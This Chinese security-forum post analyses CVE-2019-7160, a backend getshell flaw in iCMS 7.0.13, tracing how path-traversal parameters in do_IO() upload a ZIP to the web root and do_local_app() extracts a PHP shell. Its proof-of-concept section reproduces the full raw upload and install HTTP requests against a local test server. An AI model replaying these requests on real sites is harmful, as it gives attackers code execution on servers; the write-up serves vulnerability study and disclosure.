CVE-2019-7160 后台GETSHELL分析

altman / 2019-02-07 08:36:00 / 浏览数 2349

前言

审计iCMS 7.0.13的时候发现一天前刚刚爆出了一个新的CVE，CVE-2019-7160后台getshell漏洞。

于是跟进分析一下这个漏洞。

实验环境：osx+apache2+php7+mysql5.7
icms官网:https://www.icmsdev.com/

漏洞分析

大致流程

此漏洞需要先登录后台，利用do_IO()上传ZIP文件至根目录，再利用do_local_app()对ZIP文件进行解压生成shell文件。

上传文件

首先定位到do_IO()

```
public function do_IO(){
       files::$watermark_enable = $_GET['watermark'];
       $udir      = iSecurity::escapeStr($_GET['udir']);
       $name      = iSecurity::escapeStr($_GET['name']);
       $ext       = iSecurity::escapeStr($_GET['ext']);
       iFS::check_ext($ext,0) OR iUI::json(array('state'=>'ERROR','msg'=>'■■■■■■■■'));
       iFS::$ERROR_TYPE = true;
       $F = iFS::IO($name,$udir,$ext);
       $F ===false && iUI::json(iFS::$ERROR);
       iUI::json(array(
           "value"    => $F["path"],
           "url"      => iFS::fp($F['path'],'+http'),
           "fid"      => $F["fid"],
           "fileType" => $F["ext"],
           "image"    => in_array($F["ext"],files::$IMG_EXT)?1:0,
           "original" => $F["oname"],
           "state"    => ($F['code']?'SUCCESS':$F['state'])
       ));
   }
```

它处理通过流数据上传的文件，并且我们可控路径（udir），文件名（name），文件类型（ext）。

继续跟进`$F = iFS::IO($name,$udir,■$ext);`，定位到IFS类中的IO函数

```
public static function IO($FileName = '', $udir = '', $FileExt = 'jpg',$type='3',$filedata=null) {
       $filedata===null && $filedata = file_get_contents('php://input');
       if (empty($filedata)) {
           return false;
       }

       $fileMd5 = md5($filedata);
       $FileName OR $FileName = $fileMd5;
       $FileSize = strlen($filedata);
       $FileExt = self::valid_ext($FileName . "." . $FileExt); //■■■■■■■
       if ($FileExt === false) {
           return false;
       }

       list($RootPath, $FileDir) = self::mk_udir($udir,$fileMd5,$FileExt); // ■■■■■■■■■
       $FilePath = $FileDir . $FileName . "." . $FileExt;
       $FileRootPath = $RootPath . $FileName . "." . $FileExt;
       self::write($FileRootPath, $filedata);
       $fid = self::insert_filedata(array($FileName,'',$FileDir,'',$FileExt,$FileSize), $type);
       self::hook('upload',array($FileRootPath,$FileExt));
```

```
        $value = array(
            1,$fid,$fileMd5,$FileSize,
            '',$FileName,$FileName.".".$FileExt,
            $FileDir,$FileExt,
            $FileRootPath,$FilePath,$RootPath
        );
        return self::_data($value);
    }
```

这个函数以php://input读取数据，之后通过mk_udir函数创建文件存储路径。


我们可以通过控制udir和name两个变量使文件存放在任意位置。

例如

```
/icms/admincp.php?app=files&do=IO&frame=iPHP&ext=zip&udir=../&name=../app/test&watermark=fals
```

此时会在app目录下生成一个test.zip

解压文件



利用后台的安装本地应用功能。

定位到do_local_app()

```
public function do_local_app(){
     $zipfile = trim($_POST['zipfile']);
     echo $zipfile;
     if(preg_match("/^iCMS\.APP\.(\w+)\-v\d+\.\d+\.\d+\.zip$/", $zipfile,$match)){
       apps_store::$zip_file = iPATH.$zipfile;
       apps_store::$msg_mode = 'alert';
       apps_store::install_app($match[1]);
       iUI::success('■■■■■■','js:1');
     }else{
       iUI::alert('What the fuck!!');
     }
   }
```

首先会接受一个POST的数据包，如果符合正则匹配则进入install_app()，否则输出What the fuck!!。

跟进install_app()函数

```
public static function install_app($app=null) {
       self::$success = false;

       $archive_files = self::setup_zip();
       $msg = null;
       //■■■■■■
       $setup_msg = self::setup_app_data($archive_files,$app);
```

看到set_zip()，跟进一下

```
public static function setup_zip() {
       $zip_file = self::$zip_file;
       if(!file_exists($zip_file)){
           return self::msg("■■■■■■",false);
       }

       iPHP::vendor('PclZip');
       $zip = new PclZip($zip_file);
       if (false == ($archive_files = $zip->extract(PCLZIP_OPT_EXTRACT_AS_STRING))) {
           iFS::rm($zip_file);
           return self::msg("ZIP■■■",false);
       }

       if (0 == count($archive_files)) {
           iFS::rm($zip_file);
           return self::msg("■■ZIP■■",false);
       }
       return $archive_files;
   }
```

看到对文件进行解压操作，这就足够利用了。

再回到do_local_app()函数入，构造一个符合正则的文件名例如

```
iCMS.APP.1-v1.1.1.zip
```


GETSHELL

只要成功解压我们上传的ZIP文件，释放出php文件即可GETSHELL。

POC

构造文件

利用phpinfo()测试，把php文件压缩成一个ZIP



上传

发包上传文件,构造name和udir使得文件上传至根目录。

Request

Raw | Params | Headers | Hex

```
POST
/icms/admincp.php?app=files&do=IO&frame=iPHP&ext=zip&udir=../&name=../iCMS.APP.1-v1.1.1&watermark=false HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:  PHPSESSID=ca95b71336abf43fc6cbe47f47d49282;
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1548694052;
Hm_lpvt_7b43330a4da4a6f4353e553988ee8a62=1548694052;
iCMS_iCMS_AUTH=398a4306FVqxUT7ysjCMA88LYYKGhZ7y626N9HVVCpAs3gY8X
SoqS_1uCB0ujkPfKHcltwyi8Cwz2rj6sLyJfcFi39fnbFgQueNo6q-AY3P_eZh7l
Hy2LA
Connection: close
Content-Length: 555

PK  ♦>N  shell.phpUX ♦Q\♦Q\♦ ♦♦/♦(♦ ♦♦| Mk.{;PK (⍁\  PK
♦>N
 __MACOSX/UX ♦♦Q\♦♦Q\♦ PK  ♦>N  __MACOSX/._shell.phpUX ♦Q\♦Q\♦ c`
cg`b`♦MLV♦ V♦P♦ ♦  '  q ♦♦  ♦ ♦!!AP&H♦
 @S□ ♦J♦♦♦K,(♦I♦♦I,.)-NMII,IU  )|♦#0 Dg□1♦PK FZ3^\♦PK  ♦>N(⍁\
 @♦♦shell.phpUX♦Q\♦Q\PK
♦>N
 @♦AZ__MACOSX/UX♦♦Q\♦♦Q\PK  ♦>NFZ3^\♦ @♦♦♦__MACOSX/._shell.php
UX♦Q\♦Q\PK  ♦?
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 30 Jan 2019 14:54:23 GMT
Server: Apache
X-Powered-By: PHP/7.0.31
P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA
PRE COM NAV OTC NOI DSP COR"
Access-Control-Allow-Origin: http://127.0.0.1/icms
Access-Control-Allow-Headers: X-Requested-With,X_Requested_With
Content-Length: 223
Connection: close
Content-Type: text/html; charset=UTF-8

/Users/a1tm4nz/site/icms/res/../iCMS.APP.1-v1.1.1.zip{"value":".
.\/iCMS.APP.1-v1.1.1.zip","url":"http:\/\/127.0.0.1\/icms\/res\/
..\/iCMS.APP.1-v1.1.1.zip","fid":30,"fileType":"zip","image":0,"
original":"","state":"SUCCESS"}
```


解压

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × 11 × 12 × 13 × 14 × 15 × 16 × ...

Go | Cancel | < | > | Target: http://127.0.0.1

Request

Raw | Params | Headers | Hex

```
POST
/icms/admincp.php?app=apps&do=local_app&frame=iPHP&CSRF_TOKEN=ac
d7b66d2e3e5b628ad4b746d3019e18c149b5d8 HTTP/1.1
Host: 127.0.0.1
Content-Length: 159
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryD3fVPZSlzTdEoQsL
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8
Referer: http://127.0.0.1/icms/admincp.php?app=apps
Accept-Language: zh-CN,zh;q=0.9
Cookie: iCMS_ACP_sidebar_mini=0; iCMS_apps_tab=apps-type-2;
UM_distinctid=168616e2b4995b-043d589fe351ea-35647407-13c680-1686
16e2b4a3bb;
CNZZDATA1260716016=460771512-1547822206-%7C1547822206;
PHPSESSID=ca95b71336abf43fc6cbe47f47d49282;
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1548694052;
Hm_lpvt_7b43330a4da4a6f4353e553988ee8a62=1548854411;
iCMS_iCMS_AUTH=398a4306FVqxUT7ysjCMA88LYYKGhZ7y626N9HVVCpAs3gY8X
SoqS_1uCB0ujkPfKHcltwyi8Cwz2rj6sLyJfcFi39fnbFgQueNo6q-AY3P_eZh7l
Hy2LA
Connection: close

------WebKitFormBoundaryD3fVPZSlzTdEoQsL
Content-Disposition: form-data; name="zipfile"

iCMS.APP.1-v1.1.1.zip
------WebKitFormBoundaryD3fVPZSlzTdEoQsL--
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 30 Jan 2019 14:55:27 GMT
Server: Apache
X-Powered-By: PHP/7.0.31
P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA
PRE COM NAV OTC NOI DSP COR"
Access-Control-Allow-Origin: http://127.0.0.1/icms
Access-Control-Allow-Headers: X-Requested-With,X_Requested_With
Content-Length: 651
Connection: close
Content-Type: text/html; charset=UTF-8

iCMS.APP.1-v1.1.1.zip<script>var iTOP = window.top,options =
{time:null,api:'iPHP',id:'iCMS-DIALOG-ALERT',title:'iCMS -
提示信息',modal:true,width:'360',height:'120',quickClose:true,ski
n:'iCMS_dialog_alert',okValue: "确 定",ok:
function(){iTOP.location.href=iTOP.location.href;}},d =
iTOP.iCMS.UI.dialog(options);d.content('<table
class=\"ui-dialog-table\" align=\"center\"><tr><td
valign=\"middle\"><div class=\"iPHP-msg\"><span class=\"label
label-success\"><i class=\"fa fa-check\"></i>
应用安装完成</span></div></td></tr></table>');window.setTimeout(fu
nction(){iTOP.location.href=iTOP.location.href;d.close().remove(
);},3000);</script>
```


getshell

127.0.0.1/icms/app/shell.php

PHP Version 7.0.31

System	Darwin MacdeMacBook-Pro.local 18.2.0 Darwin Kernel Version 18.2.0: Mon Nov 12 20:24:46 PST 2018; root:xnu-4903.231.4~2/RELEASE_X86_64 x86_64
Build Date	Aug 28 2018 15:49:22
Configure Command	'./configure' '--with-apxs2=/Applications/MAMP/Library/bin/apxs' '--with-gd' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php/php7.0.31' '--exec-prefix=/Applications/MAMP/bin/php/php7.0.31' '--sysconfdir=/Applications/MAMP/bin/php/php7.0.31/conf' '--with-config-file-path=/Applications/MAMP/bin/php/php7.0.31/conf' '--enable-ftp' '--enable-gd-native-ttf' '--with-bz2=/Applications/MAMP/Library' '--with-ldap' '--with-mysqli=mysqlnd' '--enable-mbstring=all' '--with-curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared,/Applications/MAMP/Library/lib/imap-2007f' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '--enable-calendar' '--with-pgsql=shared,/Applications/MAMP/Library/pg' '--enable-exif' '--with-libxml-dir=/Applications/MAMP/Library' '--with-gettext=shared,/Applications/MAMP/Library' '--with-xsl=/Applications/MAMP/Library' '--with-pdo-mysql=mysqlnd' '--with-pdo-

点击收藏 | 0 关注 | 2

上一篇：Upload-labs 20关通关笔记 下一篇：首爆新型ibus蠕虫，利用热门漏洞...

1. 1 条回复

ii****@aliyun.co 2019-02-11 19:29:13

已修复,非常感谢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板